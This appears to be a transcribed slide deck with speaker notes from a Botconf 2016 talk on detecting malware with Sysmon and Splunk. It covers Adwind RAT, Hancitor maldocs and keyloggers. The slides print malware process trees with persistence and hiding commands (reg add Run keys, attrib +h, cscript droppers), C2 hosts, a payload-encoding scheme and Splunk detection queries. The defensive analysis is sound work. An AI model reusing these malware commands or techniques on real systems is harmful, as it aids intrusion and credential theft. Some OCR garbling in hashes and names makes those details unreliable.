The screenshot shows a VirusTotal analysis page. The file name is 'Doc-172394856.jar' and the SHA256 hash is '7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0'. The detection ratio is highlighted with a red box and shows '0 / 52'. The analysis date is '2016-07-04 07:45:42 UTC (1 day, 2 hours ago)'. Below the analysis, there are tabs for 'Analysis', 'File detail', 'Additional information', 'Comments' (with 2 comments), and 'Votes'.

SHA256:	7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0
File name:	Doc-172394856.jar
Detection ratio:	0 / 52
Analysis date:	2016-07-04 07:45:42 UTC (1 day, 2 hours ago) View latest

JULY 4T

The VirusTotal analysis was linked in the blog and indeed initial VT detection rate was zero.

How do you know Evil? (OSINT)


Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

+1 1

Like 9



ANDRA ZAHARIA
MARCOM MANAGER



JULY 4T

SHA256: 7aa15bd505a240a8b62735a5389a530322945ecc6ce9d7b6ad299ca33b2b1b0
File name: 7aa15bd505a240a8b62735a5389a530322945ecc6ce9d7b6ad299ca33b2b1b0.bin
Detection ratio: 8 / 55
Analysis date: 2016-07-05 10:18:08 UTC (10 minutes ago)



SHA256

Analysis File detail Additional information Comments 2 Votes

File name	Antivirus	Result	Update
	AegisLab	Backdoor.Java.Agent.lc	20160705
	ESET-NOD32	Java/Adwind.VX	20160705
	Ikarus	Trojan.Java.Adwind	20160705
	Kaspersky	Backdoor.Java.Agent.aw	20160705
	McAfee-GW-Edtion	Artemis	20160705
	Microsoft	Backdoor.Java/Adwind.R	20160705
	TrendMicro	JAVA_ADWIND.DUC	20160705
	TrendMicro-HouseCall	JAVA_ADWIND.DUC	20160705

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 34

A couple days later there were 8 AVs detecting it.

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

+1 1

Like 9

 **virustotal**



ANDRA ZAHARIA
MARCOM MANAGER




JULY 4T

SHA256: 7aa15bd505a240a8b62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0
File name: 7aa15bd505a240a8b62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.bin
Detection ratio: 8 / 55
Analysis date: 2016-07-05 10:18:08 UTC (10 minutes ago)



SH [Analysis](#) [File detail](#) [Additional information](#) [Comments](#) [Votes](#)

File  #Adwind

De: Posted 1 day, 1 hour ago by CSISkruse

An  submitname:"7aa15bd505a240a8b62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0"
vxstream-threatscore:79/100
domains:"jmcou alcatelupd xyz"
hosts:"77.81.104.169 6050"
source:<https://www.hybrid-analysis.com/sample/7aa15bd505a240a8b62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=>

Posted 1 day, 2 hours ago by PeysiasSecurity

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Versteeg | ILP-WHITE

Seite 35

In the VT comments there was a link to a public sandbox analysis.

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

1

Like

https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100

PAYLOAD SECURITY Home Submissions Resources Contact

Doc-172394856.jar

Analyzed on July 4th 2016 10:15:06 (CEST) running the *Kernelmode* monitor and action script *Random desktop files*
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by VxStream Sandbox v4.40 © Payload Security

Login to Download Sample (255KiB) Downloads VirusTotal Report Re-analyze

Incident Response

Risk Assessment

Remote Access	Uses network protocols on unusual ports
Persistence	Spawns a lot of processes
Network Behavior	Contacts 1 domain and 1 host. View the network section for more details.

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 36

So just continuing with OSINT we can look up that sandbox analysis.

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 14 processes in total (System Resource Monitor).

- javaw.exe -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100" (PID: 3448) []
- cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560) []
- cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2488) []
- cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956) []
- cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 3028) []
- xcopy.exe xcopy "%PROGRAMFILES%\java\jre1.8.0_25" "%APPDATA%\Oracle*" /e (PID: 3220) []
- reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQjztZ /t REG_EXPAND_SZ /d "%APPDATA%\Oracle\bin\javaw.exe" -jar "%USERPROFILE%\UQnxJkKPi\BgHSYtcjKNELbrtQ" /f (PID: 2428) []
- attrib.exe attrib +h "%USERPROFILE%\UQnxJkKPi" (PID: 3080) []
- attrib.exe attrib +h "%USERPROFILE%\UQnxJkKPi" (PID: 2740) []
- javaw.exe -jar %USERPROFILE%\UQnxJkKPi\BgHSYtcjKNELbrtQ (PID: 2576) []
- cmd.exe /C cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 3104) []
- cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 2820) []
- cmd.exe /C cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2580) []
- cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2772) []


Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 37

The analysis report shows a detailed process tree with full command lines.

Advanced Detection (Adwind RAT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



Hybrid Analysis

Analysed 14 processes in total (System Resource Monitor).

- javaw.exe -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.jar" (PID: 3448)
- cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560)
- cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2488)
- cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956)
- cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 3028)
- xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle" /e (PID: 3220)
- reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQJztZ /t REG_EXPAND_SZ /d "%APPDATA%\Oracle\bin\javaw.exe" -jar "%USERPROFILE%\UQnxljkPii\BgHSYtcjkn.ELbrtQ" /f (PID: 2428)
- attrib.exe attrib +h "%USERPROFILE%\UQnxljkPii*" (PID: 3080)
- attrib.exe attrib +h "%USERPROFILE%\UQnxljkPii" (PID: 2740)
- javaw.exe -jar "%USERPROFILE%\UQnxljkPii\BgHSYtcjkn.ELbrtQ" (PID: 2576)
- cmd.exe /C cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 3104)
- cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 2820)
- cmd.exe /C cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2580)
- cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2772)

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 38

Since I've seen and analyzed Java Adwind RATs before, we already had detections for several behaviors from this malware.

Advanced Detection (Adwind RAT)

alert_sysmon_java-malware-infection

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)  
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe"  
  OR (Image="*\\xcopy.exe" CommandLine="*\\AppData\\Roaming\\Oracle\\*")  
  OR CommandLine="*cscript*Retrieve*.vbs"
```

Analysed 14 processes in total (System Resource Monitor).

The screenshot shows a process tree for 'javaw.exe' (PID: 3448). The tree includes several child processes, with several highlighted in red boxes and pointed to by red arrows from a central point on the right side of the image. The highlighted processes and their commands are:

- cmd.exe /C cscript.exe %TEMP%\Retrieve5604618104564430760.vbs (PID: 2560)
- cmd.exe /C cscript.exe %TEMP%\Retrieve2855047595189580672.vbs (PID: 2956)
- cmd.exe /C cscript.exe %TEMP%\Retrieve2855047595189580672.vbs (PID: 3028)
- xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle\" /e (PID: 3220)
- reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQjtz /t REG_EXPAND_SZ /d "%APPDATA%\Oracle\bin\javaw.exe" -jar "%USERPROFILE%\UQnxJkKPii\BgHSYtccjkNELbrtQ\" /f (PID: 2428)
- javaw.exe -jar %USERPROFILE%\UQnxJkKPii\BgHSYtccjkNELbrtQ (PID: 2576)

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 39

This alert is detecting any of these behaviors

- VBS (Retrieve<random>.vbs) scripts executed by cscript.exe
- xcopy being used to copy the legitimate JRE to a path under APPDATA
- Java executable started from this abnormal path (never seen used legitimately)

Advanced Detection (Adwind RAT)

alert_sysmon_persistence_reg_add

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  reg.exe add CurrentVersion  
| search  
  Image="*\\reg.exe"  
  CommandLine="* add *" CommandLine="*CurrentVersion\\Run*"
```

Analysed 14 processes in total (System Resource Monitor).

```
javaw.exe -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.jar" (PID: 3448) [ ]  
  cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560) [ ]  
  cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2488) [ ]  
  cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956) [ ]  
  cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 3028) [ ]  
  xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle\" /e (PID: 3220) [ ]  
  reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQjtz /t REG_EXPAND_SZ /d \"%APPDATA%\Oracle\bin\javaw.exe\" -jar \"%USERPROFILE%\UQnxljkPii\BgHSYtccjkNELbrtQ\" /f (PID: 2428) [ ]  
  attrib.exe attrib +h "%USERPROFILE%\UQnxljkPii\*" (PID: 3080) [ ]  
  attrib.exe attrib +h "%USERPROFILE%\UQnxljkPii" (PID: 2740) [ ]  
  javaw.exe -jar %USERPROFILE%\UQnxljkPii\BgHSYtccjkNELbrtQ (PID: 2576) [ ]  
  cmd.exe /C cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 3104) [ ]  
  cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 2820) [ ]  
  cmd.exe /C cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2580) [ ]  
  cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2772) [ ]
```

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 40

This alert is detecting

- «reg add» being used to create a registry Run key for persistence

How do you know Evil? (OSINT)

The screenshot shows a web browser window with the URL `https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/`. The page features a green header with 'Threat Level GREEN' and the SANS ISC InfoSec Forums logo. A search bar is present with the text 'Keyword, Domain, Port, IP or Header' and a 'Search' button. On the left, there is a sidebar with navigation links: 'Contact Us', 'Diary', 'Podcasts', 'Jobs', 'News', 'Tools', 'Data', and 'FORUMS'. The 'FORUMS' section includes links for 'Auditing', 'Diary Discussions', 'Forensics', 'General Discussions', 'Industry News', 'Network Security', 'Penetration Testing', and 'Software Security'. Below these links are 'Questions? Feedback?' and 'Please click here to let us know, Report Bugs Here'.

Hancitor Maldoc Bypasses Application Whitelisting

For about two months I've seen malicious documents dropping Hancitor malware with the following method: VBA code injects shellcode in the Word process, this shellcode extracts an embedded EXE from the Word document to disk, and executes it.

Recently I found a variant that no longer writes the EXE to disk, but runs it with a technique called process replacement or process hollowing.

This sample (MD5 `8107F32350578B28062830308E8F26E4`) contains VBA code that extracts encoded shellcode from a form property, injects it in the Word process and runs it. The shellcode contains both 32-bit and 64-bit code. If the Word process is a 32-bit process, the VBA code will execute the 32-bit shellcode, else if it is a 64-bit process it will execute the 64-bit shellcode.

The encoded, embedded EXE is embedded in the Word document via a PNG image. The encoded EXE is appended to a 1-pixel PNG image, which is inserted in the Word document. The EXE is base64 encoded, and then each base64 character is XORed with 15 and then has 3 subtracted from it. The encoded EXE is prefixed by string STARFALL followed by 4 bytes (2 bytes contain the size of the encoded EXE, 0x5AAC).

```
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 0D 49 48 44 52  0123456789ABCDEF 0123456789ABCDEF
0010h: 00 00 00 01 00 00 01 10 02 00 00 01 B7 E0 BF  .....!@
0020h: 0B 00 00 00 09 70 48 59 73 00 00 05 6A 00 00 04  .....pHt9...j...
```

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 41

At the beginning of November Didier Stevens blogged on SANS ISC about a new Hancitor variant which bypasses application whitelisting.

How do you know Evil? (OSINT)

The screenshot shows a web browser displaying a forum thread on SANS ISC InfoSec Forums. The forum title is "Hancitor Maldoc Bypasses Application Whitelisting". Below the title, there are social media sharing icons for Facebook, Twitter, and LinkedIn. The forum post text reads: "For about two months I've seen malicious documents dropping Hancitor malware with the following method: VBA code injects shellcode in the Word process, this shellcode extracts an embedded EXE from the Word document to disk, and".

Below the forum post, a browser window is open to a blog post from didierstevens.com. The URL is "https://blog.didierstevens.com/2016/11/02/maldoc-with-process-hollowing-shellcode/". The blog post is dated "Wednesday 2 November 2016" and titled "Maldoc With Process Hollowing Shellcode". It is filed under "maldoc, Malware" and is by "Didier Stevens @ 0:00". The main text of the blog post, which is highlighted with a red box, states: "Last week I came across a new Hancitor maldoc sample. This sample contains encoded shellcode that starts a new (suspended) explorer.exe process, injects its own code (an embedded, encoded exe) and executes it. This process hollowing technique bypasses application whitelisting." Below this, it says: "This maldoc uses VBA macros (no surprise) to execute its payload."

At the bottom of the browser window, there is a footer with the text: "Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE" and "Seite 42".

On his own blog Didier wrote more details about the «process hollowing» technique used.

How do you know Evil? (OSINT)

The screenshot shows the VirusTotal analysis page for a file named 'billing_doc_66820.doc'. The file's SHA256 hash is 5d077b1341a6472f02aac89488976d4395a91ae4f23657b0344da74fa560c8d. The detection ratio is 34 / 54, and the analysis date is 2016-11-06 12:18:43 UTC (20 hours, 56 minutes ago). A yellow callout bubble points to the 'First submission' date of 2016-10-26. The 'VirusTotal metadata' section lists several other files with similar names, such as 'billing_doc_529100.doc' and 'billing_doc_346183.doc'. The page also includes a 'File identification' section with MD5, SHA1, and SHA256 hashes, and a 'Whitelisting' section.

First submission:
2016-10-26

VirusTotal metadata

Field	Value
First submission	2016-10-26 14:32:49 UTC (1 week, 4 days ago)
Last submission	2016-11-02 12:39:33 UTC (4 days, 20 hours ago)
File names	billing_doc_529100.doc billing_doc_346183.doc billing_doc_51802.doc billing_doc_83284.doc billing_doc_18584.doc billing_doc_54258.doc billing_doc_25541.doc billing_doc_22547.doc billing_doc_63525.doc billing_doc_919293.doc

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 43

The DOC malware sample discussed on the blog was first submitted to VT on October 26th.

Advanced Detection (Hancitor)

Hancitor samples using process injection (hollowing)

PROC: Office spawns explorer.exe for process injection

aca3daf2d346dc9f1d877f53cfa93e6e	irs_scanned_899383.doc	(2016-10-20)
b41f2365f8a44305bdc0e485100b3a0c	swissign.com_irs_subpoena.doc	(2016-10-24)
5d3a733a05ee7e016ce9bd1789dfb993	statement_post.ch_83780.doc	(2016-10-25)
b107f3235057bb2b06283030be8f26e4	billing_doc_83343.doc	(2016-10-26)
55f5f681aad3f63b575d69703c53c8b1	subpoena_epaynet.com.doc	(2016-10-31)
88d60c264a9c3426c081a2cb56e3a879	order_631085.doc	(2016-11-07)
9d54e3bf831a159032ad86bbf0413a30	contract_154727.doc	(2016-11-10)


Same sample as
on ISC SANS blog

I was looking thru my own malware samples and found the same sample from the blog.

I also found other samples with the same behavior, up to 6 days earlier.

The common behavior is an office process (e.g. winword.exe) spawning a system process (e.g. explorer.exe, svchost.exe) to be abused for process hollowing.

Advanced Detection (Hancitor)



Here is our own malware analysis report showing that winword.exe spawns explorer.exe and then injects a DLL into that process. This analysis is from the first sample seen 6 days earlier.

Advanced Detection (Hancitor)

alert_office_spawn_system_process

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
explorer.exe OR svchost.exe  
| search (Image="*\\explorer.exe" OR Image="*\\svchost.exe")  
  (ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe")
```

→ Some false hits from «excel.exe» (needs tuning)



The screenshot shows the JOESandbox Cloud PRO interface. Under the 'Startup' section, there is a list of system events:

- system ls w7_1
- WINWORD.EXE (PID: 564 MD5: 113371C5AC72FCE072F707C55E7845B9)
 - explorer.exe (PID: 2608 MD5: 8B88EBBB05A0E56B7DCC708498C02B3E)
- cleanup

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 46


So we can create an alert for office processes spawning a system process. I haven't seen false hits for winword.exe, but for Excel there seems to be some feature that spawns explorer processes, which needed some tuning.

Advanced Detection (Hancitor)

alert_office_process_injection

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="8"  
explorer.exe OR svchost.exe  
| search  
(TargetImage="*\\explorer.exe" OR TargetImage ="*\\svchost.exe")  
(SourceImage="*\\winword.exe" OR SourceImage="*\\excel.exe")
```

→ No false hits from process injection



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

This alert detects process injection from office processes into a system process (explorer or svchost).

After finishing this slide I found out that «create remote thread» is not used in the process hollowing technique.

So this alert won't detect this behavior.

(a new eventy type in Sysmon version 5 should be able to detect this though)

Source: Malware Analysis (own samples)




Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 48

One of the most valuable sources for «knowing bad» is the malware analysis of samples from our own quarantine.

Automating Malware Analysis



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 49

This is a high-level overview of our automated malware analysis process. Inputs are files or emails, where attachments are extracted and decompressed if necessary.

The sample is uploaded to a sandbox and the analysis results are downloaded when it's finished.

The post processing is extracting

- files, reg keys, processes created
- dns, http requests and tcp connections
- Yara rule matching on files, memory strings, pcap

Behavior analysis looks for specific patterns and is then used to create Splunk searches and alerts

Automating Malware Analysis

* 180 Behavior Rules

```
21 FILE - file system
 8 NET  - network
20 PERS - persistence methods
52 PROC - process activity
 4 REG  - registry activity
21 SIG  - sandbox signature
54 YARA - YARA rule matches (file, memory, pcap)
```

By now I have created more than 180 behavior rules.
Over 50 rules detect process activity (used most for Splunk searches)
Other rules detect file system, network, registry activity or persistence methods used.

Detecting Java RATs (Adwind)

Java RAT (Adwind) behavior analysis

132 JAR samples analyzed

122 PERS: calls 'reg add' to create '..\CurrentVersion\Run' key
(2015-01-05 - ...)

15 PERS: creates reg key 'CurrentVersion\Run' to exec malware in '%APPDATA%'

113 PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]
(2015-10-05 - ...)

118 PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]
(2015-10-18 - ...)

18 YARA: pcap_java_rat_unknown_1

34 YARA: pcap_java_rat_unknown_2

24 NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs

Let take a look back at the Java Adwind RAT family.

From 132 Java malware samples analyzed, 122 (>90%) would be detected by the «reg add» alert (first seen in Jan 2015),

and 118 (almost 90%) would be detected by the other two detections (xcopy JRE, Java process started from known bad path – first seen in Oct 2015)

Detecting Keyloggers

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt

memstr_Limitless_Logger      30
    logff.txt, logmail.txt

memstr_Predator_Pain        149
    holdermail.txt, holderwb.txt,
    holderskypeview.txt, holderprodkey.txt

memstr_HawkEye_Keylogger    134
    holdermail.txt, holderwb.txt, Mail.txt, Web.txt

memstr_iSpy_Logger          5
    Browser.txt, Mail.txt

memstr_KeyBase_Keylogger    36
    Mails.txt, Browsers.txt

→ 347 samples (abusing NirSoft Tools for password «recovery»)
```

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 52

Now let's take a look at some Keylogger (and password stealer) families. Here are 5 keylogger families which all use the «/stext» parameter and some TXT filename after that.

The TXT filenames vary between keylogger families. In red are the number of samples analyzed per family, in total almost 350.

They also all have in common that they abuse the NirSoft tools for password «recovery»

KeyBase Keylogger (OSINT)

https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c7

PAYLOAD SECURITY Home Submissions Resources Contact

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 12 processes in total (System Resource Monitor).


- Input Sample (PID: 2988)
 - app.exe (PID: 2632)
 - app.exe (PID: 3564) **«/stext»**
 - app.exe /stext: %ALLUSERSPROFILE%\Mails.txt (PID: 3724)
 - app.exe /stext: %ALLUSERSPROFILE%\Browsers.txt (PID: 2248)
 - app.exe (PID: 2540) **«/stext»**
 - app.exe /stext: %ALLUSERSPROFILE%\Mails.txt (PID: 1124)
 - app.exe /stext: %ALLUSERSPROFILE%\Browsers.txt (PID: 980)
 - app.exe (PID: 3572)
 - app.exe (PID: 3692)
 - app.exe (PID: 4004)
 - app.exe (PID: 884)

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 53


Using OSINT I found this KeyBase Keylogger analysis where «/stext» is used 4 times with 2 TXT files (Mails, Browsers)

KeyBase Keylogger (OSINT)




← → ↻ 🏠 <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c>

 [Home](#) [Submissions](#) [Resources](#) [Contact](#)


Hybrid Analysis

 **Tip:** Click an analysed process below to view more details.

Analysed 12 processes in total ([System Resource Monitor](#)).

- ↳  *Input Sample* (PID: 2988)
 - ↳  *app.exe* (PID: 2632)
 - ↳  *app.exe* (PID: 2564) →

← → ↻ 🏠 <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c>

 [Home](#) [Submissions](#) [Resources](#) [Contact](#)

Emerging Threats

Event	Category	Description
185.31.159.147:80 (TCP)	A Network Trojan was detected	ET TROJAN KeyBase Keylogger Checkin
185.31.159.147:80 (TCP)	A Network Trojan was detected	ET TROJAN KeyBase Keylogger HTTP Pattern

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 54

The Emerging Threat IDS rules confirm it's a KeyBase sample.

iSpy Keylogger (OSINT)

https://www.hybrid-analysis.com/sample/a55a2c04e8cc2e4895c3e0532e673dc470556b

PAYLOAD SECURITY Home Submissions Resources Contact

Hybrid Analysis

